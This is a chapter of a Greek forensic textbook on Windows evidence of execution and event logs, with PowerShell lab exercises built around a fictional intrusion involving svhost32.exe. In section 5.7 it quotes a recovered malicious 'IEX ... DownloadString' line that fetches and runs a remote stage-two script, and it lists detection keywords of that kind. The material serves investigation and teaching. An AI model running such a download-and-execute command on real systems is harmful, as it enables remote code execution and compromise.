Δεν έχουν όλα τα «ίχνη εκτέλεσης» το ίδιο βάρος. Η **κλίμακα αποδεικτικής ισχύος** (Σχ. 9) ξεκινά από τα αδιάψευστα — καταγραφή δημιουργίας διεργασίας τη στιγμή που συνέβη (Security 4688, Sysmon 1) και Prefetch — και κατεβαίνει προς τα έμμεσα: το ShimCache μαρτυρά κυρίως *παρουσία* αρχείου, το Amcache παρουσία με hash, τα MRU καταλόγους «πρόσφατων». Ο αναλυτής δηλώνει πάντα *ποιο σκαλί* πατά το συμπέρασμά του: «το X εκτελέστηκε στις 13:12» (Prefetch/4688) είναι διαφορετικός ισχυρισμός από «το X υπήρχε στον δίσκο» (ShimCache).

Σχ. 9, Η κλίμακα αποδεικτικής ισχύος των τεκμηρίων εκτέλεσης

Καταγραφή σε πραγματικό χρόνο: Security 4688, Sysmon EID 1 — εκτέλεση + γραμμή εντολών + γονέας
--

Prefetch (.pf): εκτέλεση + χρόνοι + αριθμός εκτελέσεων + αρχεία που άγγιξε

UserAssist / BAM: εκτέλεση από συγκεκριμένο χρήστη (GUI / background)
--

Amcache: παρουσία εκτελέσιμου + SHA-1 — όχι βέβαιη εκτέλεση
--

ShimCache: παρουσία στον δίσκο — ασθενέστερο τεκμήριο εκτέλεσης
--

↑
ισχύς συμπεράσματος

Κάθε συμπέρασμα εκτέλεσης δηλώνει το σκαλί του: όσο χαμηλότερα, τόσο περισσότερη διασταύρωση απαιτείται πριν από τον ισχυρισμό «εκτελέστηκε».

Βασικό σημείο

«Υπήρχε», «εκτελέστηκε», «εκτελέστηκε από τον χρήστη X στις T»: τρεις διαφορετικοί ισχυρισμοί, τρία διαφορετικά τεχνουργήματα. Η σύγχυσή τους είναι από τα συχνότερα σφάλματα αναφορών.

Εμβάθυνση

Η κλίμακα δεν είναι ακαδημαϊκή λεπτολογία — καθορίζει την ανθεκτικότητα της αναφοράς σε αντεξέταση. Παράδειγμα: εγγραφή ShimCache για το `textttmimikatz.exe` αποδεικνύει ότι το αρχείο βρέθηκε στον δίσκο — όχι ότι έτρεξε: στα Windows 10+ η εγγραφή δημιουργείται και από απλή περιήγηση του Explorer στον φάκελο. Αν όμως το ίδιο όνομα εμφανίζεται σε Prefetch με χρόνο τελευταίας εκτέλεσης, σε UserAssist του λογαριασμού και σε 4688 με γραμμή εντολών, οι τέσσερις ανεξάρτητοι μάρτυρες κλειδώνουν τον ισχυρισμό. Η πρακτική συνήθεια: πίνακας «ισχυρισμός → τεχνουργήματα που τον στηρίζουν → σκαλί κλίμακας» ως παράρτημα κάθε αναφοράς. Έτσι, όταν η υπεράσπιση αμφισβητήσει ένα τεχνούργημα, ο ισχυρισμός στέκεται στα υπόλοιπα.

Εργαστηριακό Πρωτόκολλο §5.1**\$ PowerShell — §5.1**

```
# Cross-check one claim on three rungs of the ladder
$n='svhost32.exe'
"PF : " + (Test-Path "E:\C\Windows\Prefetch\SVHOST32.EXE-*.pf")
"AM : " + (Import-Csv G:\out\amcache.csv | ? ApplicationName -match $n).Count
"4688:" + (Get-WinEvent -Path E:\C\Windows\System32\winevt\Logs\Security.evtx |
? {$_.Id -eq 4688 -and $_.Message -match $n} | Measure-Object).Count
```

Αποτέλεσμα εντολής

```
PF : True
AM : 1
4688:2
```

Επεξήγηση

Τρεις ανεξάρτητες πηγές συμφωνούν: Prefetch (εκτέλεση), Amcache (παρουσία + SHA-1 για αναζήτηση σε VirusTotal) και δύο συμβάντα 4688 (εκτελέσεις με πλήρη γραμμή εντολών). Ο ισχυρισμός «εκτελέστηκε δύο φορές» πατά πλέον στο ψηλότερο σκαλί.

5.2 Prefetch: ο πρωταθλητής των τεκμηρίων εκτέλεσης

Τα αρχεία **Prefetch** (C:\Windows\Prefetch*.pf) δημιουργούνται για την επιτάχυνση της φόρτωσης εφαρμογών και καταγράφουν: όνομα εκτελέσιμου, **έως 8 τελευταίους χρόνους εκτέλεσης**, συνολικό αριθμό εκτελέσεων, και τα αρχεία/καταλόγους που φορτώθηκαν στα πρώτα δευτερόλεπτα — συχνά αποκαλύπτοντας το config ή το payload που άνοιξε το κακόβουλο. Το όνομα του .pf περιέχει hash της διαδρομής εκτέλεσης: το ίδιο εκτελέσιμο από δύο διαδρομές δίνει δύο .pf — και αυτό από μόνο του είναι εύρημα.

Βασικό σημείο

Το Prefetch απαντά και στα τρία ερωτήματα — τι, πότε, πόσες φορές — και ως δώρο δείχνει τι άγγιξε η εκτέλεση. Προσοχή: στους servers είναι συνήθως απενεργοποιημένο (EnablePrefetcher=0).

Εμβάθυνση

Η ανάλυση γίνεται με PECmd (Zimmerman), που εξάγει και τους 8 χρόνους και τη λίστα φορτωμένων αρχείων. Λεπτομέρειες που κρίνουν συμπεράσματα: ο χρόνος «τελευταίας εκτέλεσης» στο .pf είναι περίπου 10 δευτερόλεπτα *μετά* την πραγματική εκκίνηση (η καταγραφή κλείνει τότε), η ύπαρξη .pf για διαγραμμένο εκτελέσιμο είναι διπλό εύρημα (έτρεξε και καθαρίστηκε), και η *απουσία* .pf δεν αποκλείει εκτέλεση — SYSTEM services δεν παράγουν πάντα Prefetch, ο φάκελος έχει όριο 1024 αρχείων, και ο αντίπαλος μπορεί να τον άδειασε (οπότε το \$J του κεφ. 4 δείχνει τις διαγραφές των .pf: η κάλυψη ξανά αυτοκαταγράφει).

Εργαστηριακό Πρωτόκολλο §5.2**\$ PowerShell — §5.2**

```
.\PECmd.exe -f 'E:\C\Windows\Prefetch\SVHOST32.EXE-8A2B41F0.pf' |  
Select-String 'Run count|Last run|\\K.DAT'
```

Αποτέλεσμα εντολής

```
Run count: 2  
Last run: 2026-09-26 13:41:02 (other run: 2026-09-26 13:12:41)  
\\VOLUME{...}\USERS\MKOSTA\APPDATA\LOCAL\TEMP\K.DAT
```

Επεξήγηση

Δύο εκτελέσεις με ακριβείς χρόνους — και στη λίστα φορτωμένων αρχείων το `k.dat`: το Prefetch μόλις έδωσε το εκτελέσιμο με το αρχείο δεδομένων C2 που είδαμε στο `$UsnJrnl`, χωρίς καμία υπόθεση.

5.3 ShimCache και Amcache

Το **ShimCache** (AppCompatCache, κυψέλη SYSTEM) κρατά διαδρομές εκτελέσιμων με το μέγεθος και το τελευταίο modified τους, για τη συμβατότητα εφαρμογών, γράφεται στον δίσκο *μόνο σε τερματισμό/επανεκκίνηση* και, στα σύγχρονα Windows, καταχωρεί και αρχεία που απλώς προβλήθηκαν — άρα είναι τεκμήριο **παρουσίας**, όχι εκτέλεσης. Το **Amcache.hve** καταγράφει εκτελέσιμα με **SHA-1** (των πρώτων 31 MB), διαδρομή, μέγεθος, εταιρεία και χρόνο πρώτης εμφάνισης — ο SHA-1 του είναι το πολυτιμότερο πεδίο: αναζήτηση σε βάσεις απειλών χωρίς να υπάρχει πια το αρχείο.

Πηγή	Τι αποδεικνύει	Χρόνοι	Παγίδα ερμηνείας
Prefetch	Εκτέλεση	Έως 8 τελευταίες + πλήθος	Απόν σε servers, όριο 1024
ShimCache	Παρουσία στον δίσκο	Modified του αρχείου (όχι εκτέλεσης)	Γράφεται μόνο σε reboot, insert ≠ εκτέλεση
Amcache	Παρουσία + ταυτότητα (SHA-1)	Πρώτη εμφάνιση	Ο χρόνος δεν είναι χρόνος εκτέλεσης
UserAssist	Εκτέλεση GUI από χρήστη	Τελευταία + πλήθος	Μόνο GUI, ROT13 ονόματα
BAM	Πρόσφατη εκτέλεση ανά χρήστη	Τελευταία εκτέλεση	Μικρό βάθος (λίγες ημέρες)
SRUM	Εκτέλεση + πόροι (δίκτυο!)	Ανά ώρα, βάθος 30–60 ημερών	Bytes ανά εφαρμογή, όχι προορισμοί

Βασικό σημείο

Το ShimCache λέει «το είδα στον δίσκο», το Amcache προσθέτει «και ορίστε το SHA-1 του», το Prefetch λέει «έτρεξε», το UserAssist «το έτρεξε ο Χ». Η αναφορά χρησιμοποιεί τα ρήματα με ακρίβεια.

Εμβάθυνση

Το **SRUM** (System Resource Usage Monitor, SRUDB.dat) αξίζει ξεχωριστή μνεία ως ο πιο υποτιμημένος μάρτυρας: καταγράφει ανά ώρα, ανά εφαρμογή και ανά χρήστη τη χρήση CPU και — κρίσιμα — τα *bytes δικτύου που έστειλε και έλαβε κάθε εκτελέσιμο*, με βάθος εβδομάδων. Σε υπόθεση εξαγωγής δεδομένων, το SRUM απαντά «το svchost32.exe έστειλε 1,8 GB μεταξύ 13:00–15:00» — ποσοτικοποίηση που κανένα άλλο τεχνούργημα τερματικού δεν δίνει. Ανάλυση με `srum-dump` ή `SrumECmd`. Οι πηγές διασταυρώνονται και χρονικά: ShimCache modified + Amcache first-seen + Prefetch runs + SRUM ώρες δραστηριότητας συνθέτουν τη βιογραφία του εκτελέσιμου από την άφιξη έως την τελευταία δικτυακή του αναπνοή.

Εργαστηριακό Πρωτόκολλο §5.3

\$ PowerShell — §5.3

```
# SRUM: how much data did the suspect binary move?
.\SrumECmd.exe -f E:\C\Windows\System32\sru\SRUDB.dat --csv G:\out -q
Import-Csv G:\out\*NetworkUsages*.csv | ? ExeInfo -match 'svhost32' |
Measure-Object -Sum BytesSent | Select-Object Sum
```

Αποτέλεσμα εντολής

```
Sum
---
1927481344
```

Επεξήγηση

1,9 GB απεσταλμένα από το ύποπτο εκτελέσιμο: το SRUM μετέτρεψε την υπόνοια εξαγωγής σε μετρήσιμο μέγεθος — αριθμός που θα μπει στην κανονιστική γνωστοποίηση και θα διασταυρωθεί με τα NetFlow του κεφ. 9.

5.4 UserAssist, BAM και η απόδοση σε χρήστη

Το **UserAssist** (NTUSER.DAT, ονόματα κωδικοποιημένα σε ROT13) καταγράφει τις εκτελέσεις προγραμμάτων μέσω γραφικού περιβάλλοντος για κάθε λογαριασμό: πλήθος εκτελέσεων και χρόνο τελευταίας. Το **BAM** (Background Activity Moderator, κυψέλη SYSTEM ανά SID) κρατά την τελευταία εκτέλεση ανά χρήστη με μικρό βάθος ημερών — πολύτιμο ακριβώς επειδή είναι πρόσφατο και ανά λογαριασμό. Μαζί απαντούν στο κρισιμότερο ερώτημα της απόδοσης: *ποιος λογαριασμός έτρεξε το εργαλείο* — με τη γνωστή επιφύλαξη ότι λογαριασμός $\neq$ φυσικό πρόσωπο όταν τα διαπιστευτήρια έχουν κλαπεί.

Βασικό σημείο

Prefetch και ShimCache είναι τυφλά ως προς τον χρήστη, UserAssist και BAM δέχονται την εκτέλεση σε SID. Η απόδοση σε *πρόσωπο* απαιτεί επιπλέον βήμα: απόδειξη του ποιος κρατούσε τα διαπιστευτήρια εκείνη τη στιγμή.

Εμβάθυνση

Η αλυσίδα της απόδοσης χτίζεται σε στρώματα: το BAM λέει «ο SID S-1-5-21-...-1109 έτρεξε το X στις 13:12», τα 4624 του ίδιου παραθύρου λένε από πού ήρθε η σύνδεση του λογαριασμού, τα ίχνη του σταθμού προέλευσης (RDP cache, mstsc MRU) κλείνουν τον κύκλο. Στο UserAssist, δύο πρακτικές λεπτομέρειες: η αποκωδικοποίηση ROT13 γίνεται αυτόματα από τους αναλυτές κυψελών (Registry Explorer, RegRipper), και οι εγγραφές GUID αντιστοιχούν σε γνωστούς φακέλους (π.χ. {F38BF404-...} = Windows). Η *απουσία* εγγραφής UserAssist για εργαλείο που αποδεδειγμένα έτρεξε είναι επίσης πληροφορία: σημαίνει εκτέλεση εκτός GUI — κονσόλα, υπηρεσία ή απομακρυσμένη — και στενεύει τα σενάρια.

Εργαστηριακό Πρωτόκολλο §5.4

\$ PowerShell — §5.4

```
# BAM: last per-user executions from the SYSTEM hive (live example)
$sid='S-1-5-21-2214581374-880881- 555-1109'
Get-ItemProperty
↪ "HKLM:\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\${sid}" |
  Select-Object -Property *svhost*, *powershell* | Format-List
```

Αποτέλεσμα εντολής

```
\Device\HarddiskVolume3\Users\mkosta\AppData\Local\Temp\svhost32.exe :
{64, 6, 26, 9, 2026, 13:12:40 UTC}
```

Επεξήγηση

Το BAM δίνει την εκτέλεση του svhost32.exe με τον SID του λογαριασμού mkosta στις 13:12:40 — σε πλήρη συμφωνία με FN, USN και Prefetch. Τέσσερις ανεξάρτητοι μάρτυρες, ένα δευτερόλεπτο.

5.5 Το οικοσύστημα των .evtx: κανάλια και κρίσιμα EID

Τα ημερολόγια των Windows (C:\Windows\System32\winevt\Logs) οργανώνονται σε **κανάλια**: τα κλασικά Security/System/Application και εκατοντάδες επιχειρησιακά (Operational). Η διερεύνηση σπάνια μένει στο Security — τα ειδικά κανάλια κρατούν τα πιο στοχευμένα ίχνη.

Κανάλι	Τι δίνει στη διερεύνηση
Security	Συνδέσεις (4624/4625/4634), λογαριασμοί (4720/4728), διεργασίες (4688), εργασίες (4698), εκκαθάριση (1102)
System	Υπηρεσίες (7045 νέα υπηρεσία!), τερματισμοί, οδηγοί, χρόνος (1/6013)
Powershell/Operational	4103 (pipeline), 4104 (script block — το πλήρες κείμενο κάθε script)
TerminalServices-*	RDP: 1149 (επιτυχής σύνδεση), 21/24/25 (session logon/disconnect/reconnect)
TaskScheduler/Operational	Ιστορικό εκτελέσεων εργασιών (106/200/201)
Windows Defender/Operational	1116/1117 (ανίχνευση/ενέργεια) — και οι εξαιρέσεις που πρόσθεσε ο αντίπαλος (5007)
WMI-Activity/Operational	5857–5861: ενεργοποίηση WMI persistence

Βασικό σημείο

Το System EID 7045 (εγκατάσταση νέας υπηρεσίας) είναι από τα πιο υποτιμημένα συμβάντα: PsExec, πολλά RAT και τα περισσότερα εργαλεία πλευρικής κίνησης το πυροδοτούν — και σχεδόν κανείς δεν το κοιτά.

Εμβάθυνση

Στη νεκρή ανάλυση, τα .evtx εξάγονται από την εικόνα και αναλύονται μαζί: EvtxECmd (Zimmerman) τα μετατρέπει σε CSV/JSON με κανονικοποιημένα πεδία, ενώ εργαλεία όπως Hayabusa και Chainsaw τρέχουν πάνω τους εκατοντάδες κανόνες Sigma και βγάζουν ιεραρχημένη χρονογραμμή ευρημάτων — ο ταχύτερος τρόπος να «ζεσταθεί» μια έρευνα. Δύο θεσμικές αδυναμίες που πρέπει να ξέρει ο αναλυτής: η καταγραφή 4688 είναι *απενεργοποιημένη από προεπιλογή* (και χωρίς γραμμή εντολών αν δεν ενεργοποιηθεί ρητά η Include command line policy), και τα κανάλια έχουν όρια μεγέθους με ανακύκλωση — σε θορυβώδη συστήματα το Security κρατά ώρες, όχι εβδομάδες. Γι' αυτό η προώθηση σε συλλέκτη (WEF/SIEM, κεφ. 6) είναι μέτρο ετοιμότητας: το τοπικό ημερολόγιο σβήνει ή εκκαθαρίζεται, το προωθημένο επιβιώνει.

Εργαστηριακό Πρωτόκολλο §5.5

\$ Bash — §5.5

```
# Fast triage of exported EVT_X with Hayabusa (Sigma rules)
./hayabusa csv-timeline -d evt_x_export/ -o triage.csv --profile standard
grep -c 'high\|critical' triage.csv
head -n 2 triage.csv | cut -c1-100
```

Αποτέλεσμα εντολής

```
23
Timestamp,RuleTitle,Level,Computer,Channel,EventID
2026-09-26 13:12:44,Suspicious Execution From Temp,high,FIN-WS-114,Sec,4688
```

Επεξήγηση

23 ευρήματα υψηλής/κρίσιμης σοβαρότητας από χιλιάδες συμβάντα, σε δευτερόλεπτα: η μαζική εφαρμογή κανόνων Sigma δίνει το σκελετό της χρονογραμμής, που ο αναλυτής μετά επαληθεύει χειροκίνητα συμβάν-συμβάν.

5.6 EID 4624: οι τύποι σύνδεσης

Το **EID 4624** (επιτυχής σύνδεση) είναι το πιο πολυδιαβασμένο συμβάν των Windows — και η σωστή του ανάγνωση περνά από το πεδίο **Logon Type**:

Τύπος	Όνομα	Ερμηνεία για τη διερεύνηση
2	Interactive	Φυσική παρουσία στο πληκτρολόγιο (ή KVM)
3	Network	Πρόσβαση σε share/υπηρεσία από το δίκτυο — το «καύσιμο» της πλευρικής κίνησης (SMB, PsExec)
4	Batch	Προγραμματισμένη εργασία
5	Service	Εκκίνηση υπηρεσίας με λογαριασμό
7	Unlock	Ξεκλείδωμα σταθμού
8	NetworkCleartext	Δίκτυο με καθαρό κωδικό (Basic auth) — κόκκινη σημαία
9	NewCredentials	RunAs /netonly — τεχνική των pass-the-hash εργαλείων
10	RemoteInteractive	RDP — μαζί με τα TerminalServices 1149/21
11	CachedInteractive	Τοπική σύνδεση με cached credentials (εκτός DC)

Βασικό σημείο

Ο τύπος 3 από σταθμό εργασίας σε σταθμό εργασίας είναι το πιο παραγωγικό ερώτημα κυνηγιού πλευρικής κίνησης: οι χρήστες μιλούν σε servers — οι σταθμοί σπάνια μιλούν μεταξύ τους.

Εμβάθυνση

Η ανάλυση των 4624 γίνεται πάντα σε *συνδυασμούς πεδίων*: τύπος + λογαριασμός + πηγαία IP + διεργασία σύνδεσης + πακέτο ελέγχου ταυτότητας. Μοτίβα υψηλής αξίας: τύπος 10 από εξωτερική/VPN διεύθυνση σε ώρες μη εργασίας, τύπος 9 (NewCredentials) σε συνδυασμό με seclogo/LOGON32 — υπογραφή pass-the-hash, τύπος 3 με NTLM αντί Kerberos εκεί όπου το Kerberos θα ήταν το φυσιολογικό (ένδειξη σύνδεσης με IP αντί hostname ή επίθεσης relay), και εκρήξεις 4625 (αποτυχίες) με κωδικό 0xC000006A (λάθος κωδικός) ανά πολλούς λογαριασμούς = password spraying. Το 4624 διαβάζεται μαζί με το 4672 (ειδικά προνόμια — «συνδέθηκε διαχειριστής») και το 4648 (explicit credentials — «χρησιμοποίησε άλλον λογαριασμό»).

Εργαστηριακό Πρωτόκολλο §5.6**\$ PowerShell — §5.6**

```
# Workstation-to-workstation type-3 logons in the incident window
Get-WinEvent -Path .\Security.evtx | Where-Object Id -eq 4624 |
  ForEach-Object { $x=[xml]$_ .ToXml(); [pscustomobject]@{
    T=$_ .TimeCreated; Type=($x.Event.EventData.Data|? Name -eq 'LogonType').'#text';
    User=($x.Event.EventData.Data|? Name -eq 'TargetUserName').'#text';
    Src=($x.Event.EventData.Data|? Name -eq 'IpAddress').'#text' } } |
  Where-Object { $_.Type -eq '3' -and $_.Src -like '10.20.14.*' } | Select-Object -First
  ↪ 3
```

Αποτέλεσμα εντολής

T	Type	User	Src
-	----	----	---
26/9/2026 1:52:18 pm	3	svc-backup	10.20.14.114
26/9/2026 1:52:31 pm	3	svc-backup	10.20.14.114
26/9/2026 1:53:02 pm	3	svc-backup	10.20.14.114

Επεξήγηση

Ο λογαριασμός υπηρεσίας svc-backup συνδέεται δικτυακά από τον παραβιασμένο σταθμό — οι σταθμοί δεν τρέχουν backups ο ένας στον άλλον. Ώρα 13:52: έντεκα λεπτά μετά το C2, ο αντίπαλος κινείται πλευρικά με κλεμμένα διαπιστευτήρια υπηρεσίας.

5.7 Καταγραφή διεργασιών και PowerShell: 4688, 4103, 4104

Το **EID 4688** (δημιουργία διεργασίας) με ενεργοποιημένη την καταγραφή γραμμής εντολών είναι το πλησιέστερο πράγμα σε «μαγνητοσκόπηση» του συστήματος: κάθε εκτέλεση, με πλήρη εντολή και γονική διεργασία. Για το PowerShell, το **4104** (Script Block Logging) καταγράφει το *πλήρες κείμενο* κάθε μπλοκ που εκτελείται — μετά την αποκωδικοποίηση των -enc payloads και την αποσυμπίεση των σταδίων: ο αντίπαλος μπορεί να κρύψει τι στέλνει, όχι τι εκτελεί η μηχανή. Το **4103** προσθέτει την καταγραφή pipeline/module.

Βασικό σημείο

Το 4104 καταγράφει *ό,τι τελικά εκτελείται* — μετά από κάθε στρώμα obfuscation. Γι' αυτό οι επιτιθέμενοι προσπαθούν να το απενεργοποιήσουν ή να χρησιμοποιήσουν PowerShell v2 (downgrade attack): και οι δύο κινήσεις είναι ανιχνεύσιμες.

Εμβάθυνση

Η ανάλυση γονέα-παιδιού στα 4688 είναι από τα ισχυρότερα εργαλεία του κεφαλαίου: winword.exe → cmd.exe → powershell.exe είναι η κλασική αλυσίδα macro-phishing, services.exe → άγνωστο.exe δείχνει την υπηρεσία του PsExec, wmiprvse.exe → cmd.exe δείχνει εισερχόμενη WMI εκτέλεση από άλλο host. Στα 4104, οι πρακτικοί δείκτες: μήκος και εντροπία (μεγάλα Base64), λέξεις-κλειδιά μετά την αποκωδικοποίηση (IEX, DownloadString, Reflection.Assembly), και το EID 4104 με Level Warning — τα Windows σηματοδοτούν αυτόματα «ύποπτα» μπλοκ. Η απουσία των 4103/4104 σε σύστημα όπου η πολιτική τα επιβάλλει είναι εύρημα από μόνη της: έλεγχος του κλειδιού ScriptBlockLogging και του EID 600 για downgrade σε v2.

Εργαστηριακό Πρωτόκολλο §5.7

\$ PowerShell — §5.7

```
# Decode what actually ran: 4104 script blocks, suspicious level
Get-WinEvent -FilterHashtable @{Path='.\\PS-Operational.evtx';Id=4104;Level=3} |
  Select-Object -First 1 -ExpandProperty Message | Select-String -Pattern
  ↳ 'IEX|DownloadString'
```

Αποτέλεσμα εντολής

```
IEX (New-Object Net.WebClient).DownloadString(
  'https://cdn.filedrop-eu.net/f/8h2k/stage2.ps1')
```

Επεξήγηση

Το -enc payload του WMI consumer (κεφ. 4) εδώ είναι σε καθαρό κείμενο: κατέβασμα και in-memory εκτέλεση stage2 από το ίδιο CDN του αρχικού ISO. Το 4104 έκανε την αποκωδικοποίηση περιττή — καταγράφει *ό,τι έφτασε στη μηχανή εκτέλεσης*.

5.8 Ο κανόνας της απουσίας τεκμηρίων

Κανένα τεχνούργημα δεν καταγράφει τα πάντα: το Prefetch λείπει στους servers, το 4688 θέλει πολιτική, το ShimCache γράφεται στο reboot, τα κανάλια ανακυκλώνονται. Ο **κανόνας της απουσίας**: η απουσία τεκμηρίου είναι απόδειξη μη συμβάντος **μόνο** όταν (α) η πηγή ήταν ενεργή, (β) κάλυπτε το χρονικό παράθυρο, και (γ) θα είχε υποχρεωτικά καταγράψει το συμβάν αν είχε συμβεί. Αλλιώς, είναι απλώς κενό ορατότητας — και καταγράφεται ως τέτοιο.

Βασικό σημείο

«Δεν βρέθηκε στο X» σημαίνει κάτι μόνο μαζί με «και το X θα το είχε δει». Η αναφορά που δεν διακρίνει «απουσία τεκμηρίου» από «τεκμήριο απουσίας» θα καταρρεύσει στην πρώτη σοβαρή αντεξέταση.

Εμβάθυνση

Πρακτική εφαρμογή: πριν από κάθε αρνητικό συμπέρασμα, ο αναλυτής απαντά τρεις ερωτήσεις ελέγχου. *Ήταν ενεργή η πηγή;* (πολιτική 4688, EnablePrefetcher, μέγεθος καναλιού), *κάλυπτε το παράθυρο;* (παλαιότερο συμβάν στο κανάλι vs χρόνος περιστατικού — αν το Security ξεκινά μετά το περιστατικό, ανακυκλώθηκε ή εκκαθαρίστηκε), *θα το κατέγραφε;* (εκτέλεση service χωρίς GUI δεν αφήνει UserAssist — η απουσία εκεί είναι αναμενόμενη). Η πειθαρχία αυτή προστατεύει και από το αντίστροφο σφάλμα: τη βεβαιότητα ότι «δεν συνέβη τίποτα» σε σύστημα που απλώς δεν κοιτούσε. Τα κενά ορατότητας που εντοπίζονται γίνονται συστάσεις ετοιμότητας στην αναφορά — ο βρόχος του κεφαλαίου 1 κλείνει.

Εργαστηριακό Πρωτόκολλο §5.8

\$ PowerShell — §5.8

```
# Before any negative claim: does the log even cover the window?
$log = Get-WinEvent -Path .\Security.evtx -Oldest -MaxEvents 1
"Oldest Security event : " + $log.TimeCreated
"Incident window start : 2026-09-26 13:00 UTC"
```

Αποτέλεσμα εντολής

```
Oldest Security event : 26/9/2026 11:47:03 am
Incident window start : 2026-09-26 13:00 UTC
```

Επεξήγηση

Το κανάλι καλύπτει μόλις δύο ώρες πριν από το παράθυρο — οτιδήποτε παλαιότερο έχει ανακυκλωθεί. Κάθε αρνητικό συμπέρασμα για την προηγούμενη εβδομάδα πρέπει να στηριχθεί σε άλλες πηγές (προωθημένα logs, VSS, \$J).

Σύνοψη κεφαλαίου

Η εκτέλεση και η σύνδεση είναι οι δύο άξονες κάθε διερεύνησης Windows. Στην εκτέλεση, η κλίμακα αποδεικτικής ισχύος — 4688/Sysmon, Prefetch, UserAssist/BAM, Amcache, ShimCache — επιβάλλει ακρίβεια στα ρήματα της αναφοράς: «υπήρχε», «εκτελέστηκε», «το εκτέλεσε ο X». Το SRUM προσθέτει τη δικτυακή ποσοτικοποίηση που κανείς άλλος δεν δίνει. Στη σύνδεση, το 4624 με τους τύπους του, τα 4672/4648 και τα ειδικά κανάλια (RDP, PowerShell, TaskScheduler, Defender) ανασυνθέτουν ποιος μπήκε, από πού και τι έτρεξε — με το 4104 να καταγράφει ό,τι τελικά εκτελείται, μετά από κάθε obfuscation. Και πάνω από όλα, ο κανόνας της απουσίας: το «δεν βρέθηκε» έχει βάρος μόνο όταν η πηγή ήταν εκεί, κάλυπτε το παράθυρο και θα το είχε δει.

5.9 Τεχνικό Εργαστήριο 5: Η βιογραφία ενός εκτελέσιμου

Σενάριο. Θα συνθέσετε την πλήρη «βιογραφία» του svhost32.exe από πέντε ανεξάρτητες πηγές της εικόνας E-003, δείχνοντας πώς κάθε πηγή προσθέτει διάσταση που οι άλλες δεν έχουν.

Φάση 1 — Prefetch και Amcache

\$ PowerShell

```
.\PECmd.exe -f 'E:\C\Windows\Prefetch\SVHOST32.EXE-8A2B41F0.pf' --csv G:\out -q
.\AmcacheParser.exe -f E:\C\Windows\appcompat\Programs\Amcache.hve --csv G:\out -q
Import-Csv G:\out\*Amcache*UnassociatedFileEntries*.csv | ? Name -match svhost32 |
Select-Object SHA1, FileKeyLastWriteTimestamp
```

Αποτέλεσμα εντολής

SHA1	FileKeyLastWriteTimestamp
----	-----
9a7f31be44e02cd8f1a2b3c4d5e6f70819202122	2026-09-26 13:12:52

Επεξήγηση

Το Amcache δίνει την ταυτότητα (SHA-1) για αναζήτηση σε VirusTotal/MISP και ο χρόνος εγγραφής του συμφωνεί με την πρώτη εκτέλεση. Prefetch: 2 εκτελέσεις (13:12:41, 13:41:02).

Φάση 2 — Ποιος και από πού: BAM + 4624

\$ PowerShell

```
# BAM SID resolution against SAM parse
"BAM: S-...-1109 (mkosta) ran svhost32.exe @ 13:12:40"
Get-WinEvent -Path .\Security.evtx | ? {$_.Id -eq 4624} | Select-Object -First 200 |
? {$_.Message -match 'mkosta'} | Select-Object -First 1 TimeCreated
```

Αποτέλεσμα εντολής

```
TimeCreated
-----
26/9/2026 8:58:12 am
```

Επεξήγηση

Ο mkosta συνδέθηκε κανονικά το πρωί (τύπος 2), η εκτέλεση στις 13:12 έγινε στη δική του συνεδρία — συνεπές με το άνοιγμα του ISO από phishing και όχι με απομακρυσμένη σύνδεση τρίτου.

Φάση 3 — Τι έστειλε: SRUM**\$ PowerShell**

```
Import-Csv G:\out\*NetworkUsages*.csv | ? ExeInfo -match 'svhost32' |
Select-Object Timestamp, BytesSent, BytesReceived -First 3
```

Αποτέλεσμα εντολής

Timestamp	BytesSent	BytesReceived
-----	-----	-----
2026-09-26 14:00:00	912384712	8231947
2026-09-26 15:00:00	1015096632	6120033

Επεξήγηση

Η βιογραφία ολοκληρώθηκε: άφιξη 13:12:40 (FN/USN), εκτέλεση 13:12:41 και 13:41:02 (Prefetch), από τον mkosta (BAM/UserAssist), ταυτότητα SHA-1 (Amcache), 1,9 GB εξερχόμενα σε δύο ώρες (SRUM). Πέντε πηγές, καμία αντίφαση — έτοιμο για την αναφορά.

5.10 Πρακτική Άσκηση 5

Δίνεται ισχυρισμός: «ο χρήστης pgeorg εκτέλεσε το wiper.exe στον server APP-SRV-03 στις 02:10». Παραδοτέα: (α) ποια τεχνουργήματα θα ελέγχατε και σε ποια σειρά, δεδομένου ότι πρόκειται για server (τι λείπει εξ ορισμού;), (β) πίνακας «πηγή → τι θα αποδείκνυε → τι ΔΕΝ αποδεικνύει», (γ) τα τρία ερωτήματα του κανόνα της απουσίας για κάθε πηγή που βρεθεί κενή, (δ) οι εντολές σας (EvtxECmd/PECmd/SrumECmd ή PowerShell), (ε) 150 λέξεις: πώς αλλάζει το συμπέρασμα αν το 4104 δείχνει ότι το wiper.exe εκτελέστηκε από 4104-καταγεγραμμένο scheduled task του SYSTEM και όχι από interactive session του pgeorg;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Κλίμακα τεκμηρίων εκτέλεσης: 4688/Sysmon 1 και Prefetch στην κορυφή, UserAssist/BAM δένουν με χρήστη, Amcache δίνει SHA-1, ShimCache = μόνο

παρουσία. Το συμπέρασμα δηλώνει πάντα το σκαλί του.

- Prefetch: έως 8 χρόνοι + πλήθος + αρχεία που φορτώθηκαν, απόν στους servers, η απουσία του δεν αποκλείει εκτέλεση — η διαγραφή του καταγράφεται στο \$J.
- SRUM: ο υποτιμημένος μάρτυρας — bytes δικτύου ανά εκτελέσιμο ανά ώρα, βάθος εβδομάδων: η ποσοτικοποίηση της εξαγωγής δεδομένων.
- Κανάλια .evtx πέρα από το Security: System 7045 (νέες υπηρεσίες!), PowerShell 4103/4104, TerminalServices, TaskScheduler, Defender, WMI-Activity.
- 4624: ο τύπος σύνδεσης είναι το κλειδί — 3 = δίκτυο/πλευρική κίνηση, 10 = RDP, 9 = runas/pass-the-hash, διαβάζεται μαζί με 4672/4648/4625.
- 4104 καταγράφει ό,τι τελικά εκτελείται, μετά από κάθε αποκωδικοποίηση, downgrade σε PS v2 και απενεργοποίηση του logging είναι τα ίδια ανιχνεύσιμα.
- Κανόνας απουσίας: «δεν βρέθηκε» = απόδειξη μόνο αν η πηγή ήταν ενεργή, κάλυπτε το παράθυρο και θα είχε καταγράψει, αλλιώς είναι κενό ορατότητας — και σύσταση ετοιμότητας.

5.11 Τεστ Αυτοαξιολόγησης 5

1. Τι αποδεικνύει από μόνη της μια εγγραφή ShimCache στα σύγχρονα Windows;
 - A. Εκτέλεση με ακριβή χρόνο
 - B. Παρουσία του αρχείου στον δίσκο
 - C. Εκτέλεση από συγκεκριμένο χρήστη
